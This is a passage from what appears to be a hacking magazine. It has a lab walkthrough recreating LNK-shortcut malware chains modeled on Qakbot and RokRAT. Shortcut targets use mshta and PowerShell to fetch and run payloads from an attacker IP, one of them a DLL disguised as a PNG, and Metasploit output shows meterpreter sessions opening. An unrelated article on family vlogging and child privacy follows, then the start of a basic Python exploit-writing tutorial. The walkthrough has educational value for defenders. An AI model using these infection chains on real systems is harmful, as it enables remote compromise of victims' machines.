
"Anyone who thinks that security products alone offer true security is settling for the illusion of security." -kevin mitnick




A new window will open as shown below. Here, you can see the target field. The value in this field points to the file to which this shortcut points to.



In the Target field, erase all the text (CTRL+A and, CTRL+X) and enter the text “powershell.exe” as shown below.




Click on OK. Once again, right-click on the shortcut file and select properties option.



Now, if you notice the target field's value will point to the entire path of powershell.exe binary as shown in above image. Click inside the field and go to the end of the value (where Powershell.exe command is present). There, add the command given below.

“mshta.exe http://192.168.40.153:8000/shell.hta”

Here, 192.168.40.153 is the IP address of the Kali Linux machine where at the beginning we hosted our meterpreter.exe and HTA payloads.



The command we added above will execute the HTA file present on the attacker system. Everything is good but what is mshta.exe? Mshta.exe is a Windows-native binary that is used to execute Microsoft HTML applications (HTA) files (shell.hta file in our case). Before clicking on the shortcut (LNK) file, let's start a listener on the Kali Linux machine.

"In the midst of this culture of openness and sharing, we need to think carefully about the information we're volunteering to the world. Sometimes the world is listening."
-kevin mitnick


```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444

```

Now, it's time to click on the malicious shortcut we just created. As I click on the shortcut file, it first downloads "shell.hta" file from the attacker controlled system.

```

(kali@222vm) - [~/sept_2023]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [06/Oct/2023 01:30:53] "GET /shell.hta HTTP/1.1"
200 -

```

Then this "shell.hta" file is executed and the met_153_4444.exe payload is downloaded from the attacker system.

```

(kali@222vm) - [~/sept_2023]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [06/Oct/2023 01:30:53] "GET /shell.hta HTTP/1.1"
200 -
192.168.40.150 - - [06/Oct/2023 01:31:16] "GET /met_153_4444.exe HTTP/1.1"
200 -

```

As this met_153_444.exe payload is executed, we get a meterpreter session on the target system as shown below.

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.150:49972) at 2023-10-06 01:31:21 -0400

meterpreter >

```



```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.150:49972) at 2023-10-06 01:31:21 -0400
```

```
meterpreter > sysinfo
```

```
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
```

```
meterpreter > getuid
```

```
Server username: DESKTOP-PRLKILM\admin
```

```
meterpreter > █
```

Now let's see another scenario.

2. QAKBOT

Qakbot also known as Qbot or rarely pinkslipbot has many forms, some of them being a banking trojan, worm and a Remote Access Trojan (RAT), backdoor etc. Discovered in 2008, it started as a credential stealer but constantly received updates even until now. It is so popular that it was used by many ransomware gangs including REvill, Lockbit etc.




Image source:McAfee

The LNK based infection chain of QAKBOT starts with execution of a Powershell script that downloads a QAKBOT DLL payload hosted as a png file on a attacker controlled server, saving it as a DLL payload on the target system and then using regsvr32.exe or rundll32.exe to execute this DLL payload. Let's recreate this attack on the Attacker system, lets copy a meterpreter.dll based payload and save it as a PNG file as shown below.


```
(kali@222vm) - [~/sept_2023]
$ cp /home/kali/Desktop/metx86_153_4444.dll metx86_153_4444.png

(kali@222vm) - [~/sept_2023]
$ ls
met_153_4444.exe  metx86_153_4444.png  shell.hta

(kali@222vm) - [~/sept_2023]
$ file metx86_153_4444.png
metx86_153_4444.png: PE32 executable (DLL) (GUI) Intel 80386, for
MS Windows, 5 sections


(kali@222vm) - [~/sept_2023]
$
```

For this attack, this is the only file we need. Let's start the hosting server.

```
(kali@222vm) - [~/sept_2023]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

On the Windows system, right click on the shortcut file and select “properties” option. In the target field, add the following code.

“C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit iwr -Uri http://192.168.40.153:8000/metx86_153_4444.png -OutFile \$env:TEMP\hctest.dll; Start-Process regsvr32.exe \$env:TEMP\hcest.dll”



Before clicking on the shortcut file, start listener on the Attacker machine.

```
Background session 1? [y/N]
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

As we click on the shortcut file, we successfully get a meterpreter session.

```
(kali@222vm) - [~/sept_2023]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [06/Oct/2023 01:43:42] "GET /metx86_153_4444.png HTTP/1.1" 200 -
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.40.150:50110) at 2023-10-06 01:45:06 -0400
```

```
meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

3. ROKRAT

Readers have studied different infection chains of ROKRAT in our June 2023 Issue. RokRAT is a RAT that was discovered in 2017. Threat actors APT33 have been consistently using this RAT. As studied in detail in our June 2023 Issue, this RAT which initially used macros to spread shifted to LNK files after Microsoft banned macros by default. What makes its recent LNK based infection chain special is, instead of downloading the final payload from the attacker controlled server, it

embeds the EXE payload inside the shortcut itself. This is made possible by using a research method designed by a security researcher (Download link, given in downloads section. Let's recreate this attack. On a Windows system, use CMD to navigate to the "Embedlnk2exe.exe" location as shown below.

```

Directory of C:\Users\admin\Documents\EmbedLnk2exe\bin\Release

07/19/2023  11:04 AM    <DIR>          .
07/19/2023  11:04 AM    <DIR>          ..
07/19/2023  11:03 AM                18,944 EmbedLnk2exe.exe
                1 File(s)                18,944 bytes
                2 Dir(s)      7,379,595,264 bytes free

C:\Users\admin\Documents\EmbedLnk2exe\bin\Release>

```

Copy the meterpreter EXE payload to the same folder as Embedlnk2exe binary.

Name	Date modified	Type	Size
 EmbedLnk2exe	7/19/2023 11:03 A...	Application	18,944 bytes
 met_153_4444	9/6/2022 1:50 PM	Application	73,802 bytes

Now embed the exe file to a LNK file as shown below.

```

C:\Users\admin\Documents\EmbedLnk2exe\bin\Release>embedlnk2exe.exe met_153_4444.exe hc092023.lnk
EmbedExeLnk - www.x86matthew.com

Finished

C:\Users\admin\Documents\EmbedLnk2exe\bin\Release>

```

You should just specify the name of the LNK (shortcut), the tool will automatically create it.

```

Directory of C:\Users\admin\Documents\EmbedLnk2exe\bin\Release

10/06/2023  11:33 AM    <DIR>          .
10/06/2023  11:33 AM    <DIR>          ..
07/19/2023  11:03 AM                18,944 EmbedLnk2exe.exe
10/06/2023  11:33 AM                76,640 hc092023.lnk
09/06/2022  01:50 PM                73,802 met_153_4444.exe
                3 File(s)                169,386 bytes
                2 Dir(s)      6,432,014,336 bytes free

C:\Users\admin\Documents\EmbedLnk2exe\bin\Release>

```


Name	Date modified	Type	Size
 EmbedLnk2exe	7/19/2023 11:03 A...	Application	1
 hc092023	10/6/2023 11:33 A...	Shortcut	7
 met_153_4444	9/6/2022 1:50 PM	Application	7

Before we click on this newly created LNK file, let's start a listener on the attacker system.

```
meterpreter >
Background session 2? [y/N]
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

As we click on the LNK file, we get a meterpreter session on the successfully.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.166
[*] Meterpreter session 3 opened (192.168.40.153:4444 -> 192.168.40.166:49821) at 2023-10-06 02:04:57 -0400

meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

Hope you enjoyed this article and learnt a lot from this too. In our next, Issue, we will bring you a more existing article.

"Social engineering uses influence and persuasion to deceive people by convincing them that the social engineer is someone he is not, or by manipulation. As a result, the social engineer is able to take advantage of people to obtain information with or without the use of technology." -kevin mitnick

ONLINE SECURITY

Rebecca Hall

Assistant Professor, Global Development
Studies, Queen's University, Ontario

Christina Pilgrim

Master's student, Department of Sociology,
Queen's University, Ontario

YouTube channels belonging to American content creator Ruby Franke were recently scrubbed from the site after the YouTuber was charged with child abuse. Franke was known for making parenting videos on her YouTube channel, 8 Passengers. Her videos frequently featured content on the family and her six children.

Police in Utah said the charges were laid after Franke's 12-year-old son climbed out of the window of a home and went to a neighbour to ask for food and water. Police said the boy and his younger sister were found emaciated and required hospitalization.

As blogs and live journals gather internet dust, vlogging has emerged as a new source of intimate entertainment, and for creators, potential income. However, they also raise serious questions about exploitation and the privacy rights of children.

What is vlogging?

Vlogs are videos, usually published through social media, that share the creator's personal thoughts and experiences. Family vlogs like Franke's are a popular form of this medium, where parents take viewers into their homes. The content might involve taking viewers along on the family's daily routine. Family vlogging

channels upload videos sharing significant milestones, morning routines and preparing for school.

Many might feel uneasy about content creation that showcases private family life. However, at the same time, vlogs might offer families agency and alternative means of making ends meet at a time of stagnant wages and soaring living costs.

Thinking about vlogging as a kind of social reproduction allows us to think through the double-edged sword of content creation. Social reproduction refers to the labour of lifemaking: the day-to-day work of care, education and sustenance. Feminist theorists use this term to think about the ways in which caring labour supports and shapes our social, political and economic world.

Social reproduction is "the fleshy, messy and indeterminate stuff of everyday life." It involves the responsibilities and relationships involved in maintaining daily life.

A response to the pressures of parenting?

Family vlogging did not develop in a vacuum. Instead, the trend towards "mumpreneurs" emerged from within a care crisis. The cost of living is rising, wages are stagnating, and government benefits do not provide the support families need. Parents — and mothers in particular — are facing significant pressures when it comes to caring for children and the household.

There has been a rise in gender equity in the workforce, however there is still huge inequality when it comes to work in the home. Women are working unprecedented (paid and unpaid) hours, and are often being told they are failing at both.

As a response to these pressures, mothers
(Cont'd on next page)

developed their own online communities to express the highs and lows of parenting. These communities began as “mommy blogs,” but have increasingly moved to vlog format over the years.

Family vlogs can offer intimate counter-narratives to the expectations of parenthood. Mothers can share the anxieties and pressures they face and offer support to one another.

Commodifying families

However, there can be downsides to the trend. Many family vlogs are highly curated productions that can perpetuate ideas about what constitute “good” motherhood, rather than challenge racialized, gendered and classist ideals of motherhood. In this way, vlogs are less about connection and more about commodification.

The implications of this monetization are complex. *“As the households of strangers stream across our screens, parents and lawmakers must think carefully about the impacts on families and children.”* Performing socially desirable forms of motherhood can reproduce racial, sexual and class-based exclusion around who does and who does not count as a good mother. Dominant ideas of “motherhood” are shaped by heterosexual family structures, and there is a long history of surveilling and disciplining racialized parents.

YouTube creators depend on viewership and subscribers to monetize their content. They also use YouTube advertisements, sponsorships and brand deals to generate income. While some creators can make millions of dollars, most do not. Many are precarious workers with fluctuating incomes determined by YouTube’s algorithm.

On the other hand, content creation allows mothers to rebel against economic insecurity by making their motherhood a source of income. While this offers a means of paying the bills, who benefits and who doesn’t when a certain version of the family is commodified?

Kids and clickbait: What is the law?

Exploitation is twofold for family vloggers. Firstly, in the United States, parents are considered responsible for protecting their under-age children’s privacy information and consent. Many influencers live or move to the U.S. for creator funds and better networking opportunities. This can become an issue when parents exploit their children while also being in charge of providing consent.

Secondly, social media algorithms determine whether a video becomes popular on a platform, which prioritizes content that gains the most views.

The algorithms can change without warning, so creators never know if their content will remain popular. If family vloggers choose to stop showcasing their children on their channels, they might lose viewership and priority within the algorithm.

Existing U.S. laws are unequipped to handle this new form of child labour. The Coogan Act attempts to protect the income of child performers, but it does not account for the unique conditions of child social media stars.

Most recently, Illinois is the first U.S. state to pass a law to ensure child influencers featured in monetized videos receive financial compensation. The law will take effect in July 2024, and there is hope that other states will follow suit.

This is a good start, but it is not enough. Policymakers should also look at the steps France has taken to protect child influencers. In 2020, the country passed a law that gives children the right to be forgotten. This means that child influencers can request that the platform removes content featuring them without their parent’s permission.

Laws need to include more than financial compensation for child influencers. There need to be regulations protecting children’s privacy, rights to have content removed and preventing children from being overworked. There also needs to be a call for greater regulation and transparency of social media algorithms that control

(Cont'd on next page)

and manipulate what is profitable.

Whether it is entertainment, exploitation or employment, family vlogging is a reminder of the complex interconnections between care work and wage work. As the households of strangers stream across our screens, parents and lawmakers must think carefully about the impacts on families and children.

**This Article first
appeared
in
The Conversation**

Part 2

EXPLOIT WRITING

In our Exploit writing – Part1 feature of our July 2023 Issue, you have learnt about basics of exploit writing in Python, how to run Python, what are modules and variables in python and how to import modules and use its functions while writing a exploit in python. You learnt about two modules: OS and platform.

In this Part 2 of Exploit Writing of this Issue, readers will learn about two more modules that will prove helpful in writing exploits and what are arguments and methods. We will start from where we left off in Part 1, i.e our first exploit that we used in our previous tutorial.

```
(kali@222vm) - [~]
$ cd python_exploit

(kali@222vm) - [~/python_exploit]
$ ls
first_exploit      test_dir      test_dir_3
first_exploites   testdir_1,   test_dir_5
```

```
GNU nano 7.2      first_exploit

import platform

a = platform.python_compiler()

print ("The current python compiler is:", a)
```

[Read 7 lines]

^G Help
^X Exit

^O Write Out
^R Read File

^W Where Is
^_ Replace

^K Cut
^U Paste

^T Execute
^J Justify

I edit the above exploit as shown below.

```

GNU nano 7.2                                first_exploit

import subprocess

a = subprocess.run(["whoami"])

print (a.stdout)

█

[ Wrote 7 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
  
```

```

GNU nano 7.2                                first_exploit

import subprocess

a = subprocess.run(["uname"])

print (a.stdout)

File Name to Write: first_exploit
^G Help      M-D DOS Format M-A Append   M-B Backup File
